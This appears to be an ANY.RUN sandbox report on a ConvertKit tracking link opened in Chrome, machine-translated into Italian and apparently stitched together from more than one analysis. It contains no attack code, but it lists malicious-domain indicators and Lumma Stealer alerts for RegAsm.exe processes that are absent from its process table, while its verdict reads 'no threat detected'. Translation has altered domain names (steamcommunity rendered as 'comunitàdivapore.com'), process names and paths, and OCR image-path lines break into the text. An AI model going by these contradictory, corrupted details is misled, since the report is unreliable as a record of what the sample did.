4704	RegAsm.exe	172.67.215.62:443	caffegclasiqwp.shop	CLOUDFLARENET	US	unknown
6344	SIHClient.exe	40.127.169.103:443	slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
6344	SIHClient.exe	23.35.229.160:80	www.microsoft.com	AKAMAI-AS	DE	whitelisted
6344	SIHClient.exe	13.95.31.18:443	fe3cr.delivery.mp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted

Richieste DNS

Dominio	Proprietà intellettuale	Reputazione
impostazioni-win.data.microsoft.com	40.127.240.158 4.231.128.59 20.73.194.208	inserito nella lista bianca
google.it/	142.250.186.46	inserito nella lista bianca
comunitàdivapore.com	23.212.216.106	inserito nella lista bianca
client.wns.windows.com	40.113.110.67	inserito nella lista bianca
login.live.com	40.126.32.136 40.126.32.133 20.190.160.22 40.126.32.74 20.190.160.20 20.190.160.14 40.126.32.68 40.126.32.76	inserito nella lista bianca
ocsp.digicert.com	192.229.221.95	inserito nella lista bianca
caffegclasiqwp.shop	172.67.215.62 104.21.16.180	maligno
arpdabl.zapto.org	0.0.0.0	sconosciuto
slscr.aggiornamento.microsoft.com	40.127.169.103	inserito nella lista bianca

www.microsoft.com	23.35.229.160	inserito nella lista bianca
fe3cr.delivery.mp.microsoft.com	13.95.31.18	whitelisted
nexusrules.officeapps.live.com	52.111.229.48	whitelisted

Minacce

PID	Processo	Classe	Messaggio
6908	RegAsm.exe	Traffico potenzialmente pericoloso	ET INFO Eseguibile Scarica da dotted-quad Host
6908	RegAsm.exe	Potenziale violazione della privacy aziendale	Scarica file EXE o DLL di Windows ET POLICY PE HTTP
6908	RegAsm.exe	Traffico potenzialmente pericoloso	ET HUNTING SOSPETTO Risposta MZ dell'ospite del Quad punteggiato
6908	RegAsm.exe	Attacco vario	ET DROP Spamhaus DROP Traffico elencato Gruppo in entrata 23
6908	RegAsm.exe	Traffico potenzialmente pericoloso	ET INFO Eseguibile Scarica da dotted-quad Host
4704	RegAsm.exe	È stato rilevato un trojan di rete	STEALER [ANY.RUN] Connessione TLS di Lumma Stealer
2256	svchost.exe	Traffico potenzialmente pericoloso	POLITICA ET Query DNS al dominio DynDNS *.zapto .org
6908	RegAsm.exe	Traffico potenzialmente pericoloso	ET HUNTING SOSPETTO Risposta MZ dell'ospite del Quad punteggiato

Stringhe di output di debug

Nessuna informazione di debug

ANY RUN
INTERACTIVE MALWARE ANALYSIS

Informazioni generali

Indirizzo:	https://click.convertkit-mail2.com/wvuqovqrrwagh50ndddc7hnxdlxxxu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2IlbnVyc2VyZWNydWl0ZXJz
Analisi completa:	https://app.any.run/tasks/f1f20828-2222-46fb-a886-09f77581e67b
Verdetto:	Nessuna minaccia rilevata
Data di analisi:	25 agosto 2024 alle 22:44:49
Sistema operativo:	Windows 10 Professional (build: 19045, 64 bit)
Indicatori:	
MD5:	4C091A5A8C03EBC2EA267980D0DA9F8D
SHA1:	F52CB78B7F23559FFCE5D1125EFD7B399165DFFC
Codice SHA256:	6DF8AB4ACFC5C751F09F2C8632464C8C5E6DA9D04539A69EDB0FC53CB561DFBC
SSDEEP:	3:N8UEGGy3I5IbdIJTQTT4SEfGSNscTNKdSVKBf0b/FIzfaLzw/y8aX:2UELmiTQTT4S8G+suGSgh0b/FIzAiaX

Set di ambiente software e opzioni di analisi

Configurazione di avvio

Durata dell'attività:	300 secondi	**Opzione Evasione Pesante:**	spento	**Geolocalizzazione della rete:**	spento
Tempo aggiuntivo utilizzato:	240 secondi	**Proxy MITM:**	spento	**Riservatezza:**	Presentazione pubblica
Opzione Fakenet:	spento	**Percorso tramite Tor:**	spento	**Autoconferma dell'UAC:**	SU
Rete:	SU				

Preimpostazione software

- Versione di Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64 bit) (23.001.20093)
- Versione 32.0.0.465 di Adobe Flash Player
- Versione PPAPI di Adobe Flash Player 32 (32.0.0.465)
- Pulizia di C (6.20)
- Versione 3.65.0 (3.65.0)
- Versione di Google Chrome (122.0.6261.70)
- Aiuto per gli aggiornamenti di Google (1.3.36.51)
- Aggiornamento Java 8 271 (64 bit) (8.0.2710.9)
- Aggiornamento automatico Java (2.8.271.9)
- Versione di Microsoft Edge (122.0.2365.59)
- Aggiornamento di Microsoft Edge (1.3.185.17)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - en-us (16.0.16026.20146)
- Microsoft Office Professional 2019 - es-es (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office профессиональный 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - en-us (16.0.16026.20146)
- Microsoft Update Health Tools (3.74.0.0)
- Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (123.0)
- Mozilla Maintenance Service (123.0)
- Notepad++ (64-bit x64) (7.9.1)
- Office 16 Click-to-Run Extensibility Component (16.0.15726.20202)
- Office 16 Click-to-Run Licensing Component (16.0.16026.20146)
- Office 16 Click-to-Run Localization Component (16.0.15726.20202)
- Office 16 Click-to-Run Localization Component (16.0.15928.20198)
- PowerShell 7-x64 (7.3.5.0)
- Skype version 8.104 (8.104)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.59.0.0)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.63.0.0)

Hotfixes

- Client LanguagePack Package
- Client LanguagePack Package
- DotNetRollup
- DotNetRollup 481
- DotNetRollup 481
- FodMetadata Package
- Foundation Package
- Hello Face Package
- Hello Face Package
- InternetExplorer Optional Package
- InternetExplorer Optional Package
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- LanguageFeatures Basic en us Package
- LanguageFeatures Handwriting en us Package
- LanguageFeatures OCR en us Package
- LanguageFeatures Speech en us Package
- LanguageFeatures TextToSpeech en us Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MediaPlayer Package
- MediaPlayer Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore DirectX Database FOD Package
- NetFx3 OnDemand Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- OpenSSH Client Package
- OpenSSH Client Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- Printing PMCPPC FoD Package

- Update for Windows 10 for x64-based Systems (KB4480730) (2.55.0.0)
- Update for Windows 10 for x64-based Systems (KB5001716) (8.93.0.0)
- VLC media player (3.0.11)
- WinRAR 5.91 (64-bit) (5.91.0)
- Windows PC Health Check (3.6.2204.08001)
- Printing PMCPPC FoD Package
- Printing PMCPPC FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- ProfessionalEdition
- ProfessionalEdition
- QuickAssist Package
- QuickAssist Package
- RollupFix
- RollupFix
- ServicingStack
- ServicingStack
- ServicingStack 3989
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- TabletPCMath Package
- TabletPCMath Package
- UserExperience Desktop Package
- UserExperience Desktop Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package

Attività comportamentali

MALIZIOSO

Nessun indicatore malevolo.

SOSPETTOSO

Nessun indicatore sospetto.

INFORMAZIONI

Legge le chiavi del registro di Microsoft Office
- chrome.exe (PID: 6584)

L'applicazione si è avviata da sola
- chrome.exe (PID: 6584)


Configurazione del malware

Nessuna configurazione Malware.

Informazioni statiche

Nessun dato.


Video e screenshot



Processi

Processi totali	Processi monitorati	Processi dannosi	Processi sospetti
139	10	0	0

Grafico del comportamento



Descrizione delle specifiche

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Informazioni sul processo

PID	Comando	Sentiero	Indicatori	Processo padre
6584	"C:\Programmi\Google\Chrome\Application\chrome.exe" --disk-cache-dir=null --disk-cache-size=1 --media-cache-size=1 --disable-gpu-shader-disk-cache --disable-background-networking --disable-features=OptimizationGuideModelDownloading,OptimizationHintsFetching,OptimizationTargetPrediction,OptimizationHints "https://click.convertkit-mail2.com/wvuqovqrrwagh50ndddc7hnxdlxxxu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2llbnVyc2VyZWNydWI0ZXJz"	C:\Programmi\Google\Chrome\Application\chrome.exe		esploratore.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	MEDIO	**Descrizione:**	Google Chrome
Versione:	122.0.6261.70		

6696 "C:\Programmi\Google\Chrome\Application\chrome.exe" --type=crashpad-handler "--user-data-dir=C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente" /prefetch:4 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Crashpad" --url=https://clients2.google.com/cr/report --annotation=channel= --annotation=plat=Win64 --annotation=prod=Chrome --annotation=ver=122.0.6261.70 --dati-iniziali-client=0x224,0x228,0x22c,0x1f8,0x230,0x7fffd55cdc40,0x7fffd55cdc4c,0x7fffd55cdc58 — C:\Programmi\Google\Chrome\Application\chrome.exe — cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	MEDIO	**Descrizione:**	Google Chrome
Versione:	122.0.6261.70		

6832 "C:\Programmi\Google\Chrome\Application\chrome.exe" --type=gpu-process --no-appcompat-clear --gpu-preferences=WAAAAAAAAAAADgABAMAAAAAAAAAAAAAAAAAAABgAAAAAAAA4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAAAAAAAAAAAAYAAAAAAAAAAAAgAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAA== --mojo-platform-channel-handle=1844 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=Download del modello di guida all'ottimizzazione,Suggerimenti per l'ottimizzazione,Recupero di suggerimenti per l'ottimizzazione,Previsione del target di ottimizzazione --variations-seed-version /prefetch:2 — C:\Programmi\Google\Chrome\Application\chrome.exe — cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	BASSO	**Descrizione:**	Google Chrome
Versione:	122.0.6261.70		

6840 "C:\Programmi\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --disable-quic --no-appcompat-clear --mojo-platform-channel-handle=2092 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction --variations-seed-version /prefetch:3 — C:\Programmi\Google\Chrome\Application\chrome.exe — cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	MEDIO	**Descrizione:**	Google Chrome
Versione:	122.0.6261.70		

6896 "C:\Programmi\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=storage.mojom.StorageService --lang=en-US --service-sandbox-type=service --disable-quic --no-appcompat-clear --mojo-platform-channel-handle=2060 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction --variations-seed-version /prefetch:8 — C:\Programmi\Google\Chrome\Application\chrome.exe — cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	BASSO	**Descrizione:**	Google Chrome
Versione:	122.0.6261.70		

6988 "C:\Programmi\Google\Chrome\Application\chrome.exe" --type=renderer --no-appcompat-clear --lang=en-US --device-scale-factor=1 --num-raster-threads=2 --enable-main-frame-before-activation --renderer-client-id=6 --mojo-platform-channel-handle=3052 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction --variations-seed-version /prefetch:1 — C:\Programmi\Google\Chrome\Application\chrome.exe — cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	BASSO	**Descrizione:**	Google Chrome
Codice di uscita:	0	**Versione:**	122.0.6261.70

6996 "C:\Programmi\Google\Chrome\Application\chrome.exe" --type=renderer --no-appcompat-clear --lang=en-US --device-scale-factor=1 --num-raster-threads=2 --enable-main-frame-before-activation --renderer-client-id=5 --mojo-platform-channel-handle=3068 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction --variations-seed-version /prefetch:1 — C:\Programmi\Google\Chrome\Application\chrome.exe — cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	BASSO	**Descrizione:**	Google Chrome
Codice di uscita:	0	**Versione:**	122.0.6261.70

1568	"C:\Programmi\Google\Chrome\Application\chrome.exe" --type=renderer --no-appcompat-clear --disable-gpu-compositing --lang=en-US --device-scale-factor=1 --num-raster-threads=2 --enable-main-frame-before-activation --renderer-client-id=7 --mojo-platform-channel-handle=4036 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction --variations-seed-version /precarica:1	C:\Programmi\Google\Chrome\Application\chrome.exe	–	cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	BASSO	**Descrizione:**	Google Chrome
Versione:	122.0.6261.70		

6444	"C:\Programmi\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.ProcessorMetrics --lang=en-US --service-sandbox-type=none --disable-quic --no-appcompat-clear --mojo-platform-channel-handle=4716 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction --variations-seed-version /prefetch:8	C:\Programmi\Google\Chrome\Application\chrome.exe	–	cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	MEDIO	**Descrizione:**	Google Chrome
Codice di uscita:	0	**Versione:**	122.0.6261.70

6444	"C:\Programmi\Google\Chrome\Application\chrome.exe" --type=renderer --no-appcompat-clear --disable-gpu-compositing --lang=en-US --device-scale-factor=1 --num-raster-threads=2 --enable-main-frame-before-activation --renderer-client-id=9 --mojo-platform-channel-handle=4728 --field-trial-handle=1848,i,10703977562591596832,15426365956786484124,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction --variations-seed-version /precarica:1	C:\Programmi\Google\Chrome\Application\chrome.exe	–	cromo.exe

Informazioni

Utente:	amministratore	**Azienda:**	Google LLC
Livello di integrità:	BASSO	**Descrizione:**	Google Chrome
Versione:	122.0.6261.70		

Attività del registro

Eventi totali	Leggi gli eventi	Scrivi eventi	Elimina eventi
4 567	4 549	18	0

Eventi di modifica

(PID) Processo:	(6584) chrome.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\BLBeacon
Operazione:	scrivere	**Nome:**	conteggio_falliti
Valore:	0		

(PID) Processo:	(6584) chrome.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\BLBeacon
Operazione:	scrivere	**Nome:**	stato
Valore:	2		

(PID) Processo:	(6584) chrome.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\Terze parti
Operazione:	scrivere	**Nome:**	Codici di stato
Valore:			

(PID) Processo:	(6584) chrome.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\Terze parti
Operazione:	scrivere	**Nome:**	Codici di stato
Valore:	01000000		

(PID) Processo:	(6584) chrome.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\BLBeacon
Operazione:	scrivere	**Nome:**	stato

Valore: 1

(PID) Processo: (6584) chrome.exe **Chiave:** HKEY_CURRENT_USER\SOFTWARE\Google\Aggiorna\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}
Operazione: scrivere **Nome:** dottore
Valore: 1

(PID) Processo: (6584) chrome.exe **Chiave:** HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\StabilityMetrics
Operazione: scrivere **Nome:** metriche_dell'esperienza_utente.stabilità.uscito_pulito
Valore: 0

(PID) Processo: (6584) chrome.exe **Chiave:** HKEY_CURRENT_USER\SOFTWARE\Google\Chrome
Operazione: scrivere **Nome:** Statistiche di utilizzo nel campione
Valore: 0

(PID) Processo: (6584) chrome.exe **Chiave:** HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Google\Update\ClientStateMedium\{8A69D345-D564-463C-AFF1-A69D9E530F96}
Operazione: scrivere **Nome:** statistiche di utilizzo
Valore: 0

(PID) Processo: (6584) chrome.exe **Chiave:** HKEY_CURRENT_USER\SOFTWARE\Google\Aggiorna\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}
Operazione: scrivere **Nome:** metricaid
Valore:

(PID) Process: (6584) chrome.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}
Operation: write **Name:** metricsid_installdate
Value: 0

(PID) Process: (6584) chrome.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}
Operation: write **Name:** metricsid_enableddate
Value: 0

(PID) Process: (6584) chrome.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}
Operation: write **Name:** lastrun
Value: 13369092300062148

Attività dei file

File eseguibili	File sospetti	File di testo	Tipi sconosciuti
0	30	18	2

File eliminati

PID	Processo	Nome file	Tipo
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\chrome_cart_db\LOG.old **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\parcel_tracking_db\LOG.old **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\PersistentOriginTrials\LOG.old **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\coupon_db\LOG.old~RF11ef4f.TMP **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\coupon_db\LOG.old **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\discounts_db\LOG.old **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\commerce_subscription_db\LOG.old~RF11ef5e.TMP **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\commerce_subscription_db\LOG.old **MD5:** — **Codice SHA256:** —	—
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Default\Archiviazione locale\leveldb\LOG.old~RF11f039.TMP **MD5:** 390E3C6EDCE7036BB6F52670DC24ABAD **Codice SHA256:** D6F1B47CD05A8E1FAD989DEEC22ED67EA9A013C2DE0CCAFD68A539F69BD0DD70	testo
6584	cromo.exe	C:\Utenti\admin\AppData\Local\Google\Chrome\Dati utente\Ultima versione **MD5:** FCE53E052E5CF7C20819320F374DEA88 **Codice SHA256:** CD95DE277E746E92CC2C53D9FC92A8F6F0C3EDFB7F1AD9A4E9259F927065BC89	testo
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG.old **MD5:** 19D1A06251A8678F85D8DE5BFAB83807 **SHA256:** AA6E55DCF84CDAF0BD3F913E7B837F65500E9B71A5A7AA773D02FFBC18C7FF01	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.old	text

		MD5: 723783C35EAEEE1492EDB30847AE6750 **SHA256:** C29323F784CF873BF34992E7A2B4630B19641BF42980109E31D5AF2D487DF6F8	
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG.old **MD5:** F96D0EF8D63094D714514A441F8CD3FB **SHA256:** 2083625CA1E32D366F0B664D9B87B591791EF2EA2B770F4FA6ABE13FECA01196	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG.old **MD5:** A95974F48FC4A0E16E9D7729D7874157 **SHA256:** 926422473F59B7759EA8EB2064FD6DF9D00A88B548DEF1D5C3E08860357C03A2	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG.old~RF11f0a6.TMP **MD5:** 13D19AD173F46FFCD5871A3309D723EF **SHA256:** F74346A518C9CA378DE81E9459ACB62FE0B1B6CE4CD9F190D0729A40B75B46F3	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Segmentation Platform\SegmentInfoDB\LOG.old~RF1208e1.TMP **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Segmentation Platform\SegmentInfoDB\LOG.old **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.old~RF1208e1.TMP **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.old **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Segmentation Platform\SignalDB\LOG.old~RF1208e1.TMP **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Segmentation Platform\SignalDB\LOG.old **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Segmentation Platform\SignalStorageConfigDB\LOG.old~RF1208e1.TMP **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Segmentation Platform\SignalStorageConfigDB\LOG.old **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\aacde8be-d8b2-42a7-86e3-ee75d830105d.tmp **MD5:** 5058F1AF8388633F609CADB75A75DC9D **SHA256:** CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG.old **MD5:** 668BAE5C0A00EF466FA52102A122346C **SHA256:** A366BA8B2FD21BB25B17C6AC8A2C07428AEE94E6EA8CB14E204E4F77F61E2D40	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\LOG.old **MD5:** 4B26172585D38A3DD6697E274D0608AC **SHA256:** 85899A7AF1BD1939EA8264009EC427930FC5C092C8C3193984D6391526319268	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.old~RF11ef2f.TMP **MD5:** 8F45965291AB2DA10EEB049FB6E917C6 **SHA256:** 8A0DE526945B27CDBBD87357C85FDDD37B572370F894CB0A5AC533FD465D2166	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG.old~RF11ef3f.TMP **MD5:** 139F545948FC1F10256A27E3C2CEF062 **SHA256:** 9399CC6F9C335015E086DB37208B1816A7831221A005B04AC83C4F86CC04230D	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old~RF12097e.TMP **MD5:** — **SHA256:** —	—
